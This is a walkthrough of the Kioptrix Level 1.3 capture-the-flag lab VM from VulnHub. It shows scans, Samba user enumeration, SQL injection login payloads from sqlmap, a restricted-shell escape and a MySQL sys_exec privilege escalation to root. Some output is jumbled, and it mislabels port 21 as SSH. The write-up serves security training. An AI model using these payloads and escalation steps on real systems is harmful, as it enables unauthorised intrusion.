

Kioptrix: Level 1.3 Walkthrough

Kioptrix is a boot to root virtual machine which is hosted on vulnhub.

Refer the below link to download the vulnerable machine:

<https://www.vulnhub.com/entry/kioptrix-level-13-4,25/>



Description of the challenge:

Again, a long delay between VMs, but that cannot be helped. Work, family must come first. Blogs and hobbies are pushed down the list. These things aren't as easy to make as one may think. Time and some planning must be put into these challenges, to make sure that:

1. It's possible to get root remotely
 - 1a. It's possible to remotely compromise the machine
 1. Stays within the target audience of this site
 2. Must be "realistic" (well kinda...)
 3. Should serve as a refresher for me. Be it PHP or MySQL usage etc. Stuff I haven't done in a while.

I also had lots of troubles exporting this one. So please take the time to read my comments at the end of this post.

Keeping in the spirit of things, this challenge is a bit different than the others but remains in the realm of the easy. Repeating myself I know, but things must always be made clear: These VMs are for the beginner. It's a place to start.

I'd would love to code some small custom application for people to exploit. But I'm an administrator not a coder. It would take too much time to learn/code such an application. Not saying I'll never try doing one, but I wouldn't hold my breath. If someone wants more difficult challenges, I'm sure the Inter-tubes holds them somewhere. Or you can always enroll in Offsec's PWB course. **shameless plug*

-- A few things I must say. I made this image using a new platform. Hoping everything works but I can't test for everything. Initially the VM had troubles getting an IP on boot-up. For some reason the NIC wouldn't go up and the machine was left with the loopback interface. I hope that I fixed the problem. Don't be surprised if it takes a little moment for this one to boot up. It's trying to get an IP. Be a bit patient. Someone that tested the image for me also

reported the VM hung once powered on. Upon restart all was fine. Just one person reported this, so hoping it's not a major issue. If you plan on running this on vmFusion, you may need to convert the image suiting your fusion version.

-- Also adding the VHD file for download, for those using Hyper-V. You guys may need to change the network adapter to "Legacy Network Adapter". I've tested the file and this one seems to run fine for me... If you're having problems, or it's not working for any reason email comms[=]kioptrix.com

Thanks to @shai_saint from www.n00bpentesting.com for the much-needed testing with various VM solutions.

Thanks to Patrick from Hackfest.ca for also running the VM and reporting a few issues. And Swappage & @Tallenz for doing the same. All help is appreciated guys

So, I hope you enjoy this one.

The Kioptrix Team

Source: <http://www.kioptrix.com/blog/?p=604>


****Note:** Just a virtual hard drive. You'll need to create a new virtual machine & attach the existing hard drive**

Note: The above description I have found on the parent domain of vulnhub, Main aim is to compromise the machine to get root shell and display the flag which is present on the root directory.

Let's get started:

Identify the IP address of Kioptrix machine

Attacker's machine ifconfig table:



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root@ubuntu: ~  
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root@ubuntu: ~ x root@ubuntu: ~ x  
root@ubuntu:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.10 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::877f:b113:cfae:ab8d prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:c8:65:2e txqueuelen 1000 (Ethernet)  
    RX packets 68 bytes 12355 (12.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 537 bytes 33426 (32.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 20 bytes 1116 (1.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 1116 (1.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
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
Method 1: With the Nmap by doing the ping scan we can identify the IP address of our attacker's machine

Nmap Ping Scan

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root@ubuntu: ~  
File Edit View Search Terminal Tabs Help  
root@ubuntu: ~ x root@ubuntu: ~ x  
root@ubuntu:~# nmap -sn 10.0.2.0/24  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-03 12:00 EDT  
Nmap scan report for 10.0.2.1  
Host is up (0.00021s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.2  
Host is up (0.00010s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.3  
Host is up (0.00011s latency).  
MAC Address: 08:00:27:26:82:85 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.12  
Host is up (0.00032s latency).  
MAC Address: 08:00:27:AE:13:B3 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.10  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.07 seconds  
root@ubuntu:~#
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Identify services running on Kioptrix

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root@ubuntu:~# nmap -A -sV -O 10.0.2.12  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-03 12:07 EDT  
Nmap scan report for 10.0.2.12  
Host is up (0.00043s latency).  
Not shown: 566 closed ports, 430 filtered ports  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)  
| ssh-hostkey:  
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)  
|   2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)  
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch  
|_ http-title: Site doesn't have a title (text/html).  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.0.28a (workgroup: WORKGROUP)  
MAC Address: 08:00:27:AE:13:B3 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
|_ clock-skew: mean: 5h29m58s, deviation: 0s, median: 5h29m58s  
|_ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
|_ smb-os-discovery:  
|   OS: Unix (Samba 3.0.28a)  
|   Computer name: Kioptrix4  
|   NetBIOS computer name:  
|   Domain name: localdomain  
|   FQDN: Kioptrix4.localdomain  
|   System time: 2019-09-03T17:37:38-04:00  
|_ smb-security-mode:  
|   account_used: guest  
|   authentication_level: user
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| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)

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1 0.43 ms 10.0.2.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.54 seconds
root@ubuntu:~# ^C

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Please refer the above two screen shots for the services which are running on the victims IP.

From the above results, observed that ports 139,445 is up and running, lets enumerate much about with enum4linux.

Port 139,445 — Enumerating Samba

Starting enum4linux v0.8.9 (<http://labs.portcullis.co.uk/application/enum4linux/>) on Tue Sep 3 12:07:51 2019

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=====
| Target Information |
=====
Target ..... 10.0.2.12
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none

=====
| Enumerating Workgroup/Domain on 10.0.2.12 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 10.0.2.12 |
=====
Looking up status of 10.0.2.12
KIOPTRIX4 <00> - B <ACTIVE> Workstation Service
KIOPTRIX4 <03> - B <ACTIVE> Messenger Service
KIOPTRIX4 <20> - B <ACTIVE> File Server Service
..__MSBROWSE__ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service
Elections
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name

MAC Address = 00-00-00-00-00-00

=====
| Session Check on 10.0.2.12 |
=====
[+] Server 10.0.2.12 allows sessions using username '', password ''

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| Getting domain SID for 10.0.2.12 |

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Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

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|   OS information on 10.0.2.12   |
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Use of uninitialized value $os_info in concatenation (.) or string at
./enum4linux.pl line 464.
[+] Got OS info for 10.0.2.12 from smbclient:
[+] Got OS info for 10.0.2.12 from srvinfo:
      KIOPTRIX4      Wk Sv PrQ Unx NT SNT Kioptrix4 server (Samba,
Ubuntu)
      platform_id    :      500
      os version     :      4.9
      server type    :      0x809a03

=====
|   Users on 10.0.2.12   |
=====
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc:
(null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: ,,, Desc:
(null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc:
(null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name: ,,, Desc:
(null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name:
loneferret,,, Desc: (null)

user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]

=====
|   Share Enumeration on 10.0.2.12   |
=====
WARNING: The "syslog" option is deprecated

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      IPC$           IPC       IPC Service (Kioptrix4 server (Samba,
Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -----
      Workgroup       Master
      -----
      WORKGROUP       KIOPTRIX4

[+] Attempting to map shares on 10.0.2.12
//10.0.2.12/print$ Mapping: DENIED, Listing: N/A
//10.0.2.12/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated

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NT_STATUS_NETWORK_ACCESS_DENIED listing *

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| Password Policy Information for 10.0.2.12 |
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[+] Attaching to 10.0.2.12 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

- [+] KIOPTRIX4
- [+] Builtin

[+] Password Info for Domain: KIOPTRIX4

- [+] Minimum password length: 5
- [+] Password history length: None
- [+] Maximum password age: Not Set
- [+] Password Complexity Flags: 000000
 - [+] Domain Refuse Password Change: 0
 - [+] Domain Password Store Cleartext: 0
 - [+] Domain Password Lockout Admins: 0
 - [+] Domain Password No Clear Change: 0
 - [+] Domain Password No Anon Change: 0
 - [+] Domain Password Complex: 0
- [+] Minimum password age: None
- [+] Reset Account Lockout Counter: 30 minutes
- [+] Locked Account Duration: 30 minutes
- [+] Account Lockout Threshold: None
- [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0

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| Groups on 10.0.2.12 |
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[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

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| Users on 10.0.2.12 via RID cycling (RIDS: 500-550,1000-1050) |
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[!] Found new SID: S-1-5-21-2529228035-991147148-3991031631
[!] Found new SID: S-1-22-1
[!] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
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S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
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S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\loneferret (Local User)
S-1-22-1-1001 Unix User\john (Local User)
S-1-22-1-1002 Unix User\robert (Local User)
[+] Enumerating users using SID S-1-5-21-2529228035-991147148-3991031631
and logon username '', password ''
S-1-5-21-2529228035-991147148-3991031631-500 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-501 KIOPTRIX4\nobody (Local User)
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
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|      Getting printer info for 10.0.2.12      |
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No printers returned.

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enum4linux complete on Tue Sep 3 12:08:23 2019

dirb and *nikto* give us nothing interesting. Let's inspect the site in the browser.



Testing the form for SQL injection states that we conclude that the *password* parameter is vulnerable.

If you closely look at the enum4linux results it has displayed the users which are present

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\loneferret (Local User)
S-1-22-1-1001 Unix User\john (Local User)
S-1-22-1-1002 Unix User\robert (Local User)
```

We have three users:

- 1)john
- 2)Robert
- 3)loneferret

To get the password I have ran sqlmap, please refer below screenshot

```
root@ubuntu:~# sqlmap -u "http://10.0.2.12/checklogin.php" --data="myusername=john&mypassword=&Submit=Login"
Username : john
Password : MyNameIsJohn
Logout

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting at 12:30:55

[12:30:56] [WARNING] provided value for parameter 'mypassword' is empty. Please, always use only valid
parameter values so sqlmap could be able to run properly
[12:30:56] [INFO] resuming back-end DBMS 'mysql'
[12:30:56] [INFO] testing connection to the target URL
[12:30:56] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: mypassword (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: myusername=john&mypassword=-4298' OR 3538=3538#&Submit=Login


  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: myusername=john&mypassword=' OR SLEEP(5)-- CqKc&Submit=Login
---
[12:30:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
```

Password: -4298' OR 3538=3538#

Once you successfully logged in you can able to view the below data.




With the Nmap results we can confirm that port 21: ssh is open, let's try to connect through ssh.



```
root@ubuntu:~# ssh john@10.0.2.12
john@10.0.2.12's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ?
cd clear echo exit help ll lpath ls
john:~$
```

Let's explore more with john user
echo os.system('/bin/bash') connect the bash
Let's try to get the system information




```
john@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$
```

From, the above results we are sure that john is normal user, doesn't have any root privileges.

We have confirmed that application contains MySQL database let's try to access the Database and make the john as root user.

Let's connect the MySQL database, refer the below screenshot:



```
john@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Let's explore more by knowing the Databases, Tables etc.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| members |
| mysql |
+-----+
3 rows in set (0.00 sec)

mysql> use members;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

mysql> show tables;
Database changed
+-----+
| Tables in members |
+-----+
| members |
+-----+
1 row in set (0.00 sec)

mysql> select * from members;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | john | MyNameIsJohn |
| 2 | robert | ADGAdsafdfwt4gadfga== |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

Let's make the john as admin user by the following command:
select sys_exec('usermod -a -G admin john');

```
mysql> select sys_exec('usermod -a -G admin john');
+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL |
+-----+
1 row in set (0.00 sec)

mysql>
```

Let's check that john has got root access by sudo su
And mention the password: MyNameIsJohn.

```
mysql> Aborted
john@Kioptrix4:~$ sudo su
[sudo] password for john:
root@Kioptrix4:/home/john# uid
bash: uid: command not found
root@Kioptrix4:/home/john# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/home/john# whoami
root
root@Kioptrix4:/home/john# cd
root@Kioptrix4:~# ls
congrats.txt  lshell-0.9.12
root@Kioptrix4:~#
```

SUCCESS!!!!!!!!!!!! Got the root shell, congrats.txt is the flag.

```
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.

-----
There is more than one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

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| username | password |
|-----|-----|
It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

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as in set (0.00 sec)
If you haven't already, check out the other VMs available on:
www.kioptrix.com
-----
| 0 | admin | admin |
|-----|-----|

Thanks for playing,
loneferret

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root@Kioptrix4:~#
```